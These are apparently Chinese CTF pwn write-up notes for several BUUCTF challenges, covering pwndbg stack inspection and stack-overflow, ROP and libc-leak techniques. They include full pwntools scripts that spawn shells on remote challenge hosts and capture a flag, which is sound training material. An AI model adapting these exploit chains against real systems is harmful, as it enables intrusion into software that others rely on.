- pwndbg stack查看rsp上面的栈分布：

pwndbg的stack指令直接看到的就是rsp下面的栈分布，这个时候应该怎么办呢？以前学过用pwndbg给地址和寄存器赋值，代码是：

```
Set *addr = value  //给地址赋值
Set $rsp = value  //给寄存器赋值
```

1>gdb 断在0x400519位置处

```
.text:00000000004004ED buf             = byte ptr -10h
.text:00000000004004ED
.text:00000000004004ED ; __unwind {
.text:00000000004004ED                 push    rbp
.text:00000000004004EE                 mov     rbp, rsp
.text:00000000004004F1                 xor     rax, rax
.text:00000000004004F4                 mov     edx, 400h       ; count
.text:00000000004004F9                 lea     rsi, [rsp+buf]  ; buf
.text:00000000004004FE                 mov     rdi, rax        ; fd
.text:0000000000400501                 syscall                 ; LINUX - sys_read(0,buff[0x10],count[400])
.text:0000000000400503                 mov     rax, 1
.text:000000000040050A                 mov     edx, 30h ; '0'  ; count
.text:000000000040050F                 lea     rsi, [rsp+buf]  ; buf
.text:0000000000400514                 mov     rdi, rax        ; fd
.text:0000000000400517                 syscall                 ; LINUX - sys_write(1,buff[0x10],0x30)
.text:0000000000400519                 retn
.text:0000000000400519 vuln            endp ; sp-analysis failed
.text:0000000000400519
.text:0000000000400519 ; ---------------------------------------------------------------------------
```



```
pwndbg> b *0x0400519
Breakpoint 1 at 0x400519
pwndbg> r
Starting program: [redacted]iscn_s_3
aaaa
aaaa
[redacted]
Breakpoint 1, 0x0000000000400519 in vuln ()
```

2>此时栈顶rsp是write调用完，未指向buff的地址处。

利用小技巧，向上查看栈数据：

```
pwndbg> set $rsp =(0x7fffffffdce0-0x30)
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 RAX  0x30
 RBX  0x0
 RCX  0x400519 (vuln+44) ◂— ret
 RDX  0x30
 RDI  0x1
 RSI  0x7fffffffdcd0 ◂— 0xa61616161 /* 'aaaa\n' */
 R8   0x4005b0 (__libc_csu_fini) ◂— ret
 R9   0x7ffff7de7af0 (_dl_fini) ◂— push   rbp
 R10  0x846
 R11  0x246
 R12  0x4003e0 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffdde0 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdce0 —▸ 0x7fffffffdd00 —▸ 0x400540 (__libc_csu_init) ◂— push   r15
*RSP  0x7fffffffdcb0 ◂— 0x0
 RIP  0x400519 (vuln+44) ◂— ret
[ DISASM ]
 ► 0x400519       <vuln+44>    ret    <0x7fffffffdd00>
    ↓
   0x7fffffffdd00               add    eax, 0x40
   0x7fffffffdd06               add    byte ptr [rax], al
   0x7fffffffdd08               fsub   dword ptr [rdx + 0x7ffff7]
   0x7fffffffdd0f               add    byte ptr [rax], al
   0x7fffffffdd11               add    byte ptr [rax], al
   0x7fffffffdd13               add    byte ptr [rax], al
   0x7fffffffdd15               add    byte ptr [rax], al
   0x7fffffffdd17               add    al, ch
[ STACK ]
00:0000| rsp  0x7fffffffdcb0 ◂— 0x0
... ↓
02:0010|      0x7fffffffdcc0 ◂— 0x1
03:0018|      0x7fffffffdcc8 —▸ 0x40058d (__libc_csu_init+77) ◂— add    rbx, 1
04:0020| rsi  0x7fffffffdcd0 ◂— 0xa61616161 /* 'aaaa\n' */
```

发现我们输入的aaaa出现，惊不惊喜，意不意外，哈哈哈其实都在预料之内。
0x7fffffffdcd0即为buff[]起始地址位置。

出现了两个栈上地址。
排除0x7fffffffdd00，原因：内存数据布局，往高地址输出，0x7fffffffdd00<0x7fffffffdcd0(buff起始地址)。
得出偏移 = 0x7fffffffdde8 - 0x7fffffffdcd0 = 0x118
为什么需要知道这个offset呢？
通过动态获取的buff起始地址在别的环境可能会由于随机化问题发生变法，但是offset是固定不变的。
5，exp

```python
from pwn import *

#p=process('./ciscn_s_3')
p=remote('node4.buuoj.cn',28377 )
context.log_level = 'debug'

vlu=0x0004004ED
execv=0x04004E2
pop_rdi=0x4005a3
pop_rbx_rbp_r12_r13_r14_r15=0x40059A
mov_rdxr13_call=0x0400580
syscall=0x00400517

payload='/bin/sh\x00'*2+p64(vlu)
p.send(payload)
#gdb.attach(p)

p.recv(0x20) #接收write前0x20个字节
sh=u64(p.recv(8))-280 #接收leak地址,通过offset得出buff起始地址
print(hex(sh))

pl2='/bin/sh\x00'*2+p64(pop_rbx_rbp_r12_r13_r14_r15)+p64(0)*2+p64(sh+0x58) + p64(0) *3
pl2+=p64(mov_rdxr13_call)+p64(execv) #sh+0x58 下附说明
pl2+=p64(pop_rdi)+p64(sh)+p64(syscall)
p.send(pl2)

p.interactive()
```

```
    'cat flag\n'
[DEBUG] Received 0x2b bytes:
    'flag{54420b5e-2323-4241-87d1-bc364491f79b}\n'
flag{54420b5e-2323-4241-87d1-bc364491f79b}
$
```


说明：

```
pwndbg> stack 30
00:0000| rsp  0x7fffffffdcb0 ◂— 0x0
... ↓
02:0010|      0x7fffffffdcc0 ◂— 0x1
03:0018|      0x7fffffffdcc8 —▸ 0x40058d (__libc_csu_init+77) ◂— add    rbx, 1
04:0020| rsi  0x7fffffffdcd0 ◂— 0xa61616161 /* 'aaaa\n' */
05:0028|      0x7fffffffdcd8 ◂— 0x0
06:0030| rbp  0x7fffffffdce0 —▸ 0x7fffffffdd00 —▸ 0x400540 (__libc_csu_init) ◂— push   r15
07:0038|      0x7fffffffdce8 —▸ 0x400536 (main+25) ◂— nop
08:0040|      0x7fffffffdcf0 —▸ 0x7fffffffdde8 —▸ 0x7fffffffe1b3 ◂— 0x68742f656d6f682f ('/home/th')
09:0048|      0x7fffffffdcf8 ◂— 0x100000000
0a:0050|      0x7fffffffdd00 —▸ 0x400540 (__libc_csu_init) ◂— push   r15
0b:0058|      0x7fffffffdd08 —▸ 0x7ffff7a2d840 (__libc_start_main+240) ◂— mov    edi, eax
0c:0060|      0x7fffffffdd10 ◂— 0x0
0d:0068|      0x7fffffffdd18 —▸ 0x7fffffffdde8 —▸ 0x7fffffffe1b3 ◂— 0x68742f656d6f682f ('/home/th')
0e:0070|      0x7fffffffdd20 ◂— 0x100000000
0f:0078|      0x7fffffffdd28 —▸ 0x40051d (main) ◂— push   rbp
10:0080|      0x7fffffffdd30 ◂— 0x0
11:0088|      0x7fffffffdd38 ◂— 0xcb6a28eace8bb64d
12:0090|      0x7fffffffdd40 —▸ 0x4003e0 (_start) ◂— xor    ebp, ebp
13:0098|      0x7fffffffdd48 —▸ 0x7fffffffdde0 ◂— 0x1
14:00a0|      0x7fffffffdd50 ◂— 0x0
... ↓
```



bjdctf_2020_babystack2


思路：整型溢出 qword -> dword + 栈溢出

1，IDA分析




执行程序可获知if判断：





system可利用：




2，exp

```
from pwn import *

#p = process('./bjdctf_2020_babystack2')
p = remote("node4.buuoj.cn",26101)
context.log_level='debug'
system = 0x0400726
p.recv()
p.sendline('-1')
p.recv()
payload = 'a'*0x10 + 'bbbbbbbb' + p64(system)
p.send(payload)
p.interactive()
```

[HarekazeCTF2019]baby_rop2


栈溢出+泄露libc地址调用system

1,64位程序，IDA分析



2，寻找64位传参rdi,rsi寄存器，构造rop链。

选取下面这两个位置的：




3，泄露read_got的地址。

然后再次构造payload 调用system(bin_sh)。

4,exp

```python
from pwn import *
from LibcSearcher import *

context_debug_level = 'debug'

r = remote("node4.buuoj.cn", 28443)
#r = process("./babyrop2")
elf = ELF("./babyrop2")
#libc = ELF("./libc.so.6")
printf_plt = elf.plt['printf']
read_got = elf.got['read']
main = elf.sym['main']

pop_rdi_ret = 0x400733
pop_rsi_r15_ret = 0x400731
frm_str = 0x400770

payload = 'a'*0x28 + p64(pop_rdi_ret) + p64(frm_str) + p64(pop_rsi_r15_ret) + p64(read_got) + p64(0) + p64(print
f_plt) + p64(main)

print r.recvuntil("name? ")
r.sendline(payload)
read_addr = u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))

print hex(read_addr)
libc = LibcSearcher('read', read_addr)
libc_base = read_addr - libc.dump('read')
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
print "system:", hex(system)
print "bin_sh", hex(bin_sh)


payload = 'a' * 0x28 + p64(pop_rdi_ret) + p64(bin_sh) + p64(system)
r.sendline(payload)
r.interactive()
```

注解： read_addr = u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
直到7f出现的位置作为终点，开始往前读6个字节数据，然后再8字节对齐，不足8位补\x00。



ciscn_2019_es_2

栈迁移考察

https://www.cnblogs.com/remon535/p/13507217.html


注：

1、read大小为0x30，s变量和ebp距离为0x28。只能覆盖ebp和ret，但是覆盖不到`需要构造的/bin/sh参数`，所以实际需要0x30+8。

其中多需要的8=deadbeef(填充的ret) + arg(/bin/sh)

2、首先利用printf获取上个栈帧的ebp。printf遇到00就会截断，把00填充了，printf就会顺便把ebp及遇到00前的数据都打印出来。


3、0x48-0x10等于s距ebp的偏移0x38



4、payload2='a'*4+p32(sys)+p32(0xdeadbeef)+p32(ebp-0x28)+"/bin/sh"。

`p32(ebp-0x28)+"/bin/sh"`

p32(ebp-0x28):本来是/bin/sh的地址，但是程序中没有/bin/sh字符串存在，所以需要指向 ebp-0x28 =s的地址，后面就是输入的"/bin/sh"了。



jarvisoj_tell_me_something

注意下函数首部的代码与常见的方法不同，说到底还是多看汇编，少F5。

https://www.cnblogs.com/bhxdn/p/12307105.html

jarvisoj_level3

ret2libc3 无system,无binsh

https://www.cnblogs.com/yisicanmeng/articles/14579554.html

ez_pz_hackover_2016

ret2shellcode（没有任何写保护，具有可执行权限）

https://blog.csdn.net/mcmuyanga/article/details/108964698

1，绕过strcmp()

```
int _tmain(int argc, _TCHAR* argv[])
{
    int r1 = 0;
    int r2 = 0;
    int r3 = 0;


    r1 = strcmp("abc", "abc");
    r2 = strcmp("abcd", "abc");
    r3 = strcmp("abc\x00", "abc");

    printf("%d\t%d\t%d\n", r1,r2,r3);
}
```

```
0       1       0
Press any key to continue . . .
```


2，

0x38-0x22=0x16

‘a’*(0x16-8+4)

gdb动态调一下，IDA不准

3，

p32(stack-0x1c)